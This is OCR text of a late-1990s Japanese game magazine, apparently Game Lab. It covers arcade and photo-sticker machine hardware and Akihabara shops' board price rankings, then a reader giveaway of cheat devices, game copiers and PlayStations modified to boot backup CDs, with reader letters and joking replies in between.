
この基板タイトーの「コブラ」という基板ですが、PCのマザーボードをそのまま使っていて、CPUはIntel MMX Pentium200がささっています。RAMはSD-RAMタイプでなんと16Mバイト。少ないですね。あとはライザカード（本来いろいろなカードがささるところ）のポートをとおしてJAMMAエッジのついている基板につながっています。基板のほうには3DFX社のVooDoo CHIPがオンボードで搭載。

そんな状態なので、取れる部品は全然ありません。もうMMX200は新品でリリースされていないのですが、先日中古パーツ屋で6,000円を切った値段で売っていたことから、おのずとその価値がわかってしまうでしょう。とはいえ、これだけまともにほかの基板を流用しているのはめずらしいですね。プレステ基板あたりから普通といえば普通になりつつありますが。

モロPC

これはビデオゲームはないのですが、一部のプリクラ機などがもろにPC使用です。比較的開発時間が取れたと思われる初代機などは、普通の基板を使っていますが…。

とはいっても初代『プリント倶楽部』（セガ／アトラス）のメイン基板はコラムス基板！　つまり、メガドラ基板なのです。『プリクラ2』になってやっとST-V（サターン基板）に。それにCCD・ビデプリ関係を制御するサブ基板をくっつけて形にしているわけです。『ネオプリ』（S



〈写真4〉MMXPentium200を使用している『サイキックフォース2012』。

今月のベスト1　ストリートファイターⅢ

CP3の在庫が市場になくなってきました。『ストリートファイターⅢ』はいまが買いどきです!!

今月のイチオシ基板～ベスト5～

1	弾銃フィーバロン	20,000円
2	ガンバード2	88,000円
3	ショックトルーパーズ2ndスカッド	30,000円
4	戦神	30,000円
5	コットンブーメラン	23,000円

今月の人気基板～ベスト10～

1	ストリートファイターⅢ	18,000円
2	ウォーザード	18,000円
3	ストリートファイターⅢ 2nd	33,000円
4	怒首領蜂	65,000円
5	デッドオアアライブ++	45,000円
6	CP2マザーボード	10,000円
7	アシュラブレード	40,000円
8	サイキックフォース2012	28,000円
9	アームドポリスバトライダー	10,000円
10	VS麻雀プランニューステーズ	23,000円

有限会社ファントム　〒101-0021　東京都千代田区外神田3-1-2明治ビル3F　TEL 03-3257-1126　FAX 03-3257-1135

今月のベスト1　D&Dシャドーオーバーミスタラ

家庭用がリリースされましたが、4人同時プレイができるのは基板だけ。

今月のイチオシ基板～ベスト5～

1	飛竜の拳	32,000円
2	ジャイラス	17,000円
3	サンセットライダーズ	35,000円
4	USネイビー	7,000円
5	恋のホットロック	58,000円

今月の人気基板～ベスト10～

1	D&Dシャドーオーバーミスタラ	44,000円
2	メタルブラック	20,000円
3	アームドポリスバトライダーver.B	18,000円
4	スプラッターハウス	42,000円
5	レイクライシス	88,000円
6	ディグダグ	8,000円
7	B-WING	45,000円
8	べんべろべえ	23,000円
9	全日本プロレス	3,000円
10	でろ～んでろでろ	8,000円

株式会社メッセサンオー　〒101-0021　東京都千代田区外神田3-14-8　TEL 03-3255-3453　FAX 03-3255-3455

●わが学校にはゲームラボの読者が多数いる。しかし、改造に詳しいやつはいない。（愛知県名古屋市/後一歩）　㊙ゲームソフトのほうの改造ならサーチ以外はツールさえあればだれでも簡単にできるので、マスターしてみんなに教えてあげよう。みんなから感謝されること間違いなしだぞ。

NK）も基本はネオジオ。まあ、これはかなりカスタマイズされた基板になっていますね。

さて、プリクラブームにのっかっていろいろなシールプリント機が出ました。そのなかでも『にがろー』『スタンプクラブ』（セガ・DECO）、『ハイシール』（サンワイズ）はPCのケースがそのままきょう体のなかに収まっています。わかりにくいかもしれませんが、ゲーム機の前の扉を開けるとPCが鎮座しているのです。最初は笑ってしまいましたが、それほど切迫してこの機械を作ったのか！　と当時の開発状況をうかがい知ることができます。

また、「下請けに外注で作らせるときにWindows95ベースで作らせてるからいろいろと楽」といった意見も小耳に挟みました。最近はDirectXのおかげでゲーム作りが簡単になったと聞きます。ナニがどう簡単になったのか私にはわかりかねるところですが、それはよいことなのでしょうね。

■元祖プリクラ

「早すぎた迷作」といった昭和な表現の肩書きが似合う機械があります。その名も『ラブラブシミュレーション』（九娯）。ちょうど3分間写真と同じ形のきょう体で顔写真を撮り込み、2人の顔をモーフィングさせるといった代物です。これをシールにするといった発想が加われば、この会社はなくならずにすんだのかもしれません。

しかし、使っている部品はけっこう高価なものが多く、CCDもズームが効く日立製ですし、ビデプリに関しては定価が70万円くらいする三菱のモノでした。コンピュータも日立のいわゆる「パソコン」を使っており、当時のハードにしてはわりとまともな画像処理だったと記憶しています。RAMは8Mバイトくらいで、CPUは486SX程度。OSは何かわかりませんが、おそらくこの機械のために組んだシステムだと思われます。

それからほかにも似たような機械が出ますが、けっきょく「顔はイジらないほうがイイ」という感じで、背景がついたり、らくがきができる程度のエフェクトにとどまったようです。機械任せでヘンになっちゃった自分の顔なんて見たくないし人に見せたくないもんね。

次回はシール機とPCの関係の続きです。ではまた。

いろいろなプリクラ

一時ほどの勢いはないが、プリクラタイプのきょう体はバリエーションは増え続けている。内部の基板は各社さまざま。

今月のベスト1　疾風魔法大作戦

特価品です。数がなくなる前にお早めにお求めください。

今月のイチオシ基板～ベスト5～

1	ジョジョの奇妙な冒険	135,000円
2	ソウルキャリバー	95,000円
3	ガイアポリス	10,000円
4	キングオブファイターズ'98	20,000円
5	テトリス	1,000円

今月の人気基板～ベスト10～

1	疾風魔法大作戦	4,000円
2	ジョジョの奇妙な冒険	135,000円
3	ソウルキャリバー	95,000円
4	子育てクイズマイエンジェル2	2,000円
5	D&D2	35,000円
6	ストリートファイターZERO3	35,000円
7	ウェディングラブソディ	2,000円
8	キャプテンコマンドー	12,000円
9	ナイツオブザラウンド	11,000円
10	メルヘンメイズ	40,000円

株式会社トライ　〒101-0021　東京都千代田区外神田3-10-5イサミヤ第3ビル2F
TEL 03-5295-0667　FAX 03-5295-1958

今月のベスト1　ギガウイング

CP2システムの超硬派シューティングが低価格で登場。横画面のまま遊べるのでオススメです。シナリオも練り込まれています。

今月のイチオシ基板～ベスト3～

1	ストリートファイターIII 3rd	TEL
2	カオスヒートトレイクライシス	115,000円
3	ジョジョの奇妙な冒険	110,000円

今月の人気基板～ベスト5～

1	ギガウイング	114,000円
2	ストリートファイターIII 3rd	TEL
3	恋愛クイズハイスクールエンジェル	168,000円
4	ジョジョの奇妙な冒険	110,000円
5	カオスヒートトレイクライシス	115,000円

株式会社ピーアイシー　〒563-0043　大阪府池田市神田2-10-23
TEL 0727-54-0808　FAX 0727-51-0022

●ドリームキャストがナンボのもんじゃい。オレたちにはアツイ任天堂魂がある。バーチャルボーイのソフトは1個30円で売っているぞ。（埼玉県志木市/べべ）㊟故横井軍平氏もたいそう喜んでいることでしょう。任天堂のもうひとつの看板人物でしたから。惜しい人をなくしたもんです。

ご入学 祝 ご就職

Ver.1.0J

読者プレゼント スペシャル

55 種類

286 名に!!

カラット

ゲーム改造ユーザーに人気のツールといえばプロアクションリプレイシリーズ。カラットはその国内正規販売元だ。PAR3の販売も好調でノリにノっているカラットから、ゲームラボ読者に改造ツールを大量プレゼント!!

超強力最新改造ツール!!

3月の発売以来、品切れがあいつぎ、いまや入手困難となった最新改造ツールPAR3をドドっとプレゼントしちゃうぞ。このツールの特徴は単体でのコードサーチが可能になったこと。パソコンやほかのデバイスを使わずにコードサーチができるのだ。PAR2やPARの上位互換なので、古い名作コードにも完全対応。しかも、デフォルトで『FFⅧ』のコードも内蔵されているのだから、ゲットするしかないでしょう。

5名に

① PS用プロアクションリプレイ3

現役お手ごろ改造ツール!!

プレステのゲーム改造で改造ツールのスタンダードとなっているPAR2。ファイルビューア機能やイメージビューア機能、アイコンエディタも搭載した使える1台だ。

5名に

② PS用プロアクションリプレイ2 ゲーム攻略ナビゲーター

●自分で買ったゲームが「ザ・ベスト」になるのって、なんかものすごく悲しくなりません？　とくに定価で買ったゲームソフトなど…。(福岡県田川市/吉永　隆史) 編そんなこといってたら新製品なんか買えないぞ。パソコンなんか1か月たつと万単位で安くなるし。悲しいけど…。

読者プレゼントスペシャル!!

名作ゲームを改造しよう!!

③ SS用プロアクションリプレイ2 ゲーム攻略ナビゲーター

このツールは圧縮時最大8000ブロックのデータをセーブ可能と、改造以外の面でも力を発揮する。数ある名作サターンソフトをコイツで改造すれば、楽しみも倍増するぞ。

5名に

『ゼルダの伝説』にも対応!!

5名に

Nintendo64ゲーム改造ユーザーのためのツールといえばコイツ。バージョンアップをして再登場した。うれしいことに『ゼルダの伝説〜時のオカリナ』にも対応。このツールでキミの64を遊び尽くせ!!

④ N64用 プロアクションリプレイライト ゲーム攻略ナビゲーター

GBカラーユーザーのキミへ!!

⑤ GB用プロアクションリプレイカラー ゲーム攻略ナビゲーター

ゲーム改造と改造コードサーチをこれ1台でできてしまうスグレモノ。しかも、ゲームボーイカラーにも対応している。ゲームボーイユーザー必携だね。

5名に

Shop Information 【カラット】


プロアクションリプレイはゲーム改造のメッカ、イギリスのDATEL社が開発したゲーム改造ツール。カラットはその国内正規代理店だ。改造ツール以外にもプレステでビデオCDが見られるビデオCDプレーヤーやゲームボーイのソフトをプレステで遊ぶためのカートリッジ「ゲームブースター」などいろいろな関連機器も扱っている。インターネット通販も利用できるぞ。

●なにも知らないくせに、著作権法に対してうんぬんをぬかす私の知人に天誅を。(滋賀県八日市市/FEINWERKBAU) ㊙ここは自分で著作権法のことを勉強して、知人を黙らせてやるのが知的でハイセンスな現代人の生きかただ。他人に頼っていたら、のび太くんと同じだぞ。

ゲームスアーク

ゲームラボ読者なら、だれでも知っているゲームスアーク。ゲーム関連グッズの品ぞろえの豊富さには定評がある。とくにゲーム改造ツール関係や、イカした周辺機器の扱いは当代随一。一度のぞいてみよう。

⑥PS X-TERMINATOR PRO



噂の新改造ツールがここに!!

発表以来数か月の月日をへて、PS X-T PROがついに姿を現した。このツールを使えば、パソコンなしでコードサーチが可能。データ取り込み時間が大幅に短縮!!　X-LINKを使ってパソコンとの接続も可能だ。もちろんX-T2の機能もすべて使用できるぞ。

5名に

⑦N64トライスター


Nintendo64でスーファミを遊ぼう!!

2名に

このハードを使えばNintendo64でスーファミとファミコンソフトが遊べるようになる。X-Tの機能も搭載しているから、ゲーム改造も楽しめるぞ。『ゼルダの伝説』の改造コードも入っていたれりつくせり。

⑧PS領航者

プレステ本体に接続することで、コントローラをコードレスにできるスグレモノ。ただでさえごちゃごちゃしやすいケーブルもコイツを使えばサッパリ。複数のゲーム機を持っているユーザーにオススメだ。



5名に

キミのプレステをコードレスに!!

●SPEEDの多香子を演歌歌手に育成するゲームがドリカスで出ませんかね～。僕は買いますよ。（青森県八戸市/土星不安倶楽部）　㊙河村隆一クラスの超大物ビジュアル系アーティストになれば、多香子を自分でプロデュースできるぞ。君もドリカスを捨てて高音で歌え!!

読者プレゼントスペシャル!!

⑨ PS北極風

5名に

ゲーム機だって冷やしてほしい!?


熱のこもりはゲーム機にとってよいことなし。そこでこの北極風を使い、不要なCPU温度の上昇を抑えよう。最高3台まで接続可能なゲームセレクタ機能付き。センタースピーカで音もパワーアップ。

⑩ PS PRO SHOCK ARCADE


難しいコマンド入力が必要な格闘ゲームや、正確な操作を求められるシューティングゲームに最適。コイツを使えば振動付きの操作感覚はゲーセンなみ。カラーはブルー、グリーン、パープル、オレンジ、シルバーのiMacカラー。ほしい色を書いて送ってね。

カッコイイぜ、コイツは!!

5名に



⑪ 夢想家6インチTFTカラーモニタ




1名にどこでもゲームしよう!!

6インチTFT液晶カラーモニタ。単3乾電池8本で4時間稼働する。サイズが小さいので、持ち運びに便利。もちろんACアダプタ付きなので、おウチでだって遊べちゃう。キレイ。

⑫ VGAコンバータ

パソコンのモニタでプレステを!!

パソコン用モニタが1台2役に!! これを使えばキミのモニタにプレステやサターン、ビデオやスピーカも接続できるのだ。パソコン環境を充実させるのに必須のアイテム!!



2名に

Shop Information【ゲームスアーク】

ゲーム&グッズ好きの強い味方。新商品満載で大満足!! しかも商品についての疑問があればなんでも答えてくれるというのだから、ユーザーにとっては頼もしいかぎり。ゲームスアークには秋葉原のメガショップとプロショップの2店があり、福岡店は4月16日にリニューアルオープンの予定。中古買い取りをパワーアップするとのことなので九州のユーザーは期待大。

●ネオジオポケットがゲームボーイにけんかを売っていますが、その自信はどこからくるのでしょうか? (千葉県千葉市/マリネス) ㊞他人には理解できないくらいの自信を持っていなきゃ、ものを作ることはできません。それを考えるとイノケンはいかにもクリエイターで立派だよね。

コンソールセブン

裏ゲームツールが充実したショップといえばコンソールセブン。DJ MANのような、ゲーマー心をグッとつかむ周辺機器も豊富に取りそろえているぞ。そんなコンソールセブンから、豪華なプレゼント多数!!


2名に

グレイト度満点!!

新プロテクトに対応した改造ずみ7500版にメモリカードが付いているこのセットを、なんと2名の読者に、という豪気なプレゼント。コンソールセブンのもてる技術力をフルに駆使した改造がほどこされているぞ。

⑬ RHP対応 PS7500式改 メモリカード付き

10名に



オリジナルNin1を作ろう!!

本誌第1特集でも取り上げているゲームボーイ用ソフト吸い出し&焼き込み機に4MバイトのGB カードを付けて10名にプレゼントだ。これを使えば自分だけのNin1ソフトや同人ゲームを実機でプレイできるのだ。

⑭ GB X Changer

10名に

新作ですよ!!


日本ではDJ MANの製造元として知られているアクセサリメーカー、JOYTECH社から先日リリースされたばかりのプレステ用コントローラ「デュアルジョルトプラス」を10名の読者に!!

⑮ デュアル ジョルトプラス

●高校を卒業したら、どうどうといろんな市販ソフトが買えるようになるけど、先立つものがない。(広島県御調郡/XELLOSS) ㊙先立つものがなかったら貢がせるのが1番だ。君もエロゲーで勉強しよう。でも、それができればエロゲーなんてしないよね。

読者プレゼントスペシャル!!

気分はヒップホップマニア!!



そのカッコよさから大人気の『beat mania』専用コントローラ「DJ MAN」。このイカシた1品を、今回は12名に大放出。最新版『beat mania』も近々リリースの予定なので、コイツを手に入れていい気分!!　プレイにも熱が入るね。

⑯ DJ MAN

12名に

やる気になるコントローラ!?

⑰ MADCATZ Dual Force

12名に

デフォルトのコントローラに満足できないゲームキッズには、この連射機能付きアナログコントローラがピッタリ。グリップ表面がラバー仕上げなのでしっかりホールドできる。

無圧縮にこだわる人へ

⑱ 60ブロック無圧縮メモリカード

1名に

質と安定性で高い評価をほこる台湾GAMER社製メモリカード。もちろん無圧縮なので、セーブデータの保存環境に気を使うキミにも大満足。

一挙両得!!

3名

「オレのプレステをフル活用したいのさ」というキミにはこのビデオCDプレイヤー。プレステに接続するだけでビデオCDが楽しめるようになる。おまけにMOD機能も付いているぞ。1粒で2度オイシイとはまさにこのこと。

⑲ VCD2in1

Shop Information【コンソールセブン】


高い技術力とかゆいところに手が届くサービスがウリ。社長みずからが世界を飛びまわり、ゲーム関係の情報を集めているという勉強熱心さには脱帽。よいアイデアは、すぐさまカスタマーサービスに活かしていくという姿勢がユーザーにはうれしい。ちなみにCoolで好評なコントローラ・DJMANは、コンソールセブンの企画商品だ。

●「ザ・ベスト」と「サタコレ」のクソゲー率がやけに高い気がするのですが、気のせいですか?　(埼玉県与野市/夢配役)　㊎「ザ・ベスト」や「サタコレ」にもクソゲーはありますが、ソフト全体のクソゲー率と比べると低いでしょう。まあ、クソゲーなんて個人の好みの問題だけど。

あきばお〜

アジア最大の電脳地帯といえば秋葉原、この街をそのまま凝縮したようなショップがあきばお〜だ。遠方のユーザーも、東京にくる機会があれば1度訪れてみよう。アジアンテイストでいっぱいだぞ。

最強のドライブナリ!!



1名に

信頼度、人気ともに高い6倍書き込みドライブがこちら。某社の3か月で壊れるドライブとはわけが違う。CD焼きまくりのヘビーユーザーには、やはり、TEACでしょう。ラッキーな1名に。


⑳ TEAC CD-R624SKB

特製改造プレステはいかがかな!!

1名に

㉒ TDK製PSロゴ入りマスタリングCD

驚愕!! 通常ゲームソフトメーカーでなければ入手困難なプレステ用マスタリングCD-R。バックアップメディアにこだわるキミに。



これぞプロユース!?

㉑ PS 7500改+SW+LED

バックアップCD起動用に改造されたスイッチ加工プレイステーション本体。スイッチがONのときは赤、OFFのときは緑のランプが点灯する。プロテクトにもフル対応で、未来のゲームも起動する!?

1名に

●アキバで食ったカレーが体にしみいるほどうまかった…。でも、辛口、極辛100円増ってどういうこと? (神奈川県川崎市/あ! 傘!) 編アキバのカレーをそれだけおいしく感じることのできる君は幸せ者だ。それだけの舌を持っているんだから100円高いとか気にするのはやめようぜ。

読者プレゼントスペシャル!!

CD-Rメディアまみれ!?

5名に

マクセルのCD-Rメディアを50枚ワンパックで5名にドド〜ンと大放出!! メディアは何枚あっても困ることはないからね。いまがチャンス!!

㉓ マクセルメディア50枚パック

㉔ サターン1万回メモリ


台湾製のサターン専用4Mバイトメモリ。しかも、1万回の使用に耐えられるとのメーカー発表。このプレゼント特集でメモリをゲットして、1万回試してみよう。

何年使えばよいかしら!?

11名に

人気沸騰!! ゴキブリ卒倒!?

20名に



㉖ スタンガン付きハエ叩き

あきばお〜名物の笑えて使える一品。ゴキブリだって火花をちらす。じつはCDイレイザーとしても威力を発揮するのだ。「新しい使いかたのアイデアを募集中です」とは1号店店長、宮澤氏の弁。

㉕ プレステカラーリング

キミのプレステをあきばお〜に送って、オリジナルのカラーリングをほどこすというステキなサービスを1名に。TOYOTAスープラやポルシェ純正カラーでマシンをドレスアップ。気になるカラーはオ・マ・カ・セ♡

*プレステ本体は付属しません。送料など諸経費は当選者の負担になります。

ドイツ職人の技を見ろ!!

1名に

1名に

㉗ 店長のお宝

アヤしさ満点!!

オドロキ!! なんと1号店店長がじきじきに選んだ、アジア直送のスペシャルプレゼントを1名に。いわく「キムチは入ってません。スケバンヨーヨーが入っていても怒らないでください（笑）」。

Shop Information【あきばお〜】

日本にいながらアジアを体験できるパラレルワールドがあきばお〜だ。香港台湾黒社会との親密なコネクションと私設特殊部隊を操る(!?)店長率いる技術集団。直接取り引きをしているため、台湾系メディアの安さはピカイチ。また、毎月エージェントを派遣してアジアでの仕入れを行うので楽しくてアヤしい闇グッズが豊富。2号店の同人コーナーにも力が入っている。

●僕はゲーマーなので、もちろんレトロゲームで出ていた機種は持っています。しかし、ドリキャスはまだ手に入れていません。残念…。（京都府向日市/山口　卓哉）㊞おい、ドリキャスはまだまだレトロハードじゃないぞ。少なくとも、あと1年は現行機種としてやれるはずだ。

コマンド8

Shop Information

ホームページが10万ヒット達成。それもユーザーの立場に立ったサービスあってたまものだろう。コマンド8はゲーム周辺機器の安さが光るショップ。今後もさまざまなキャンペーンを予定しているとのことなので、期待して待とう!!

コレさえあれば、なにもいらない!!

㉘ USプレステ SCPH-7501改

1名に

SCPH-7501にコマンド8開発の「モジュール8」を搭載した改造プレステ。これさえあればバックアップCDをプレイできる。スイッチ機能も付いているので、これからも安心して使うことができるぞ。

㉙ 店長オススメの改造ツール


コマンド8の店長がオススメする㊙改造ツールを5名にプレゼント。使いかたは簡単で起動も高速、そのうえ便利な機能がたくさん詰まったこのツール。それ以上は…教えられません!?

発売以来好評です!!

5名に

無圧縮でGO!!

5名に



㉚ 4メガ60ブロックメモリ

高品質と安定性の高さに定評のあるREDENT製のメモリーカードを5名にプレゼント。無圧縮タイプなので、大切なゲームデータの保存も安心。ページ切り替えも簡単操作でGood!!

●サターン開発機器が「じゃま〜る」で50万円!! やっぱり買いですか? (愛知県名古屋市/バイク並の自転車) 編いったいだれが売っていたんだ。個人で所有していたとは考えづらいし、どこかのソフトハウスが…。まあ、50万円はプレステ2にでもぶちこんだほうがいいでしょう。

読者プレゼントスペシャル!!

31 改造ゲームボーイ スペシャルバージョン

ゲームボーイの本体改造で異色を放つゲームソフトハウスCO-CO-RO。その技術の粋を集めた改造ゲームボーイをプレゼント。クロックアップずみだ。

1名に

オレのBOYはひと味違う!!


ほしい!!ほしい!!ほしい!!

ハード改造の新機軸!!

32 プレステ 改造サービス

キミのプレステをCO-CO-ROに送って、オリジナル改造をほどこしてもらえる権利。バックアップCDで遊ぶのか、マスターCDで遊ぶのかをプレステ本体に設置したボタンで切り替えできる仕様。

※プレステ本体、送料などは当選者各自がご用意ください。



4名に

男は黙ってMVS!?

4名に

数あるプレステソフトのなかからゲームショップCO-CO-RO店長が選んだ4タイトルを各1名にプレゼント!! 何が当たるかはお楽しみ。

4名に

33 プレイステーション用 ゲームソフト

「やっぱ基板よ、キ・バ・ン」というゲーセンなキミに、MVS基板を4点ご用意。タイトルは『リアルバウト餓狼伝説スペシャル』『K.O.F'96』『ステークスウィナー2』『パルスター』。各1名に

34 MVS基板

Shop Information

ゲームソフトハウスCO-CO-ROはハード改造に強いショップ。プレステ本体に冷却ファンを内蔵したり、サターンを改造、とくにゲームボーイの改造に力をいれている。ネオジオポケットの1.5倍速化もやってるぞ。本体修理も受付中。

ゲームソフトハウス CO-CO-RO

●「人生のリセットボタン」より「いきなりエンディングを見るコード」が欲しいです。そして、夢のエキストラダンジョンに…。(東京都足立区/ぼくも星人) ㊙そんなことを考えているとエンディングだってバッドエンディングばかりになっちゃうぞ。もっと前向きに生きようぜ。

POSITIVE ENTERPRISE

Shop Information

アジア系面白グッズに強いのがこのショップ。同人出身だからユーザーフレンドリー。海外製品を直接現地で買い付けるので、モノも確か。輸入代行も行っているから、ほかでは手に入らないけどほしいアジアグッズがある人の強い味方だ。

35 Nintendo64用 ドクターV64

Nintendo64初のマジコン、ドクターV64のバージョンアップ版がコレ。256Mビットバージョンなら DS-1と併用することで『ゼルダの伝説』もバックアップ可能だ!!

Nintendo64ユーザー垂涎!!

1名に

10名に 裏ゲーム活用に!!

本誌でもたびたび紹介しているPOSITIVEの同人誌。エミュレータやマジコンについて、ここまで詳細に書かれている本はない。

37 POSITIVE5号+総集編 エミュレータ活用テクニック エミュレータリスト全集98 マジコン通信 第2刷版


36 パチモノ通信 亜細亜倶楽部スペシャル 偽ファミ通VS偽POSITIVE 地下文書+怪文書保存館

パチモノ好きのキミに!!

アジアグッズオカシなものに興味をひかれるキミへのプレゼントはこれだ。堪能してね。

5名に

ビデオCDも!!



3名に

ファミコンパチエンディング集。元祖パチゲー『ソマリ』と正体不明のゲーム『パンダプリンス』を収録。

38 パチモノ解体真書1~3

話題騒然、興味津々!?

10名に

39 DIGITAL POSITIVE Ver2.5 スカトロ公務員

オリジナルソフトやフリーソフト、ゲーム機、パチモノの資料が豊富なCD-ROMと私物大放出で人気だったキワモノCDをセットで。

●kinki kidsってカッコイイし、歌や踊りもできて、そのうえお笑いセンスもバツグンだから僕の理想です。っていうのは完全にウソです。(東京都小金井市/うるふるず) 俺「kinki kids」といった時点でウソはバレバレだ。真のファンなら「光一」か「剛」の片方だけが好きなはず。

読者プレゼントスペシャル!!

プレステで映像を楽しむ!!

2名に

㊵ PS-Video CDプレーヤー

プレステで市販のビデオCDを見られるようにするハード。サターンなどにくらべると画質はかくだんに良く、専用プレイヤーなみ。オマケにアクションリプレイ機能も付いているのでゲーム改造も可能だ。

イカシたボディにSHOCK!!

大好評のプレイステーション用アナログコントローラ。握りやすい形状で操作性も抜群。さらに、アナログのスティックを交換できる仕様になっている。今回は人気のiMacカラーをプレゼント。

㊶ サイバーショック

㊷ 9メガ135ブロックメモリ

5名に

純正メモリーカード9枚分の大容量で、しかも無圧縮のメモリーカードを5名に。使用中のページはデジタルインジケータで表示される。これで、たまっていたメモリーカードを1つにまとめてしまうこともできるぞ!!

アジアを知りたきゃコレを見ろ!!

㊸ 電脳アジア

超最新改造コード集の枠に収まりきらない電脳総合情報誌がコレ。とくにアジア関係最新情報の充実度はほかに例がないほど。多数の著名執筆陣と、レアな情報盛りだくさんの「電脳アジア」を30名に。

30名に

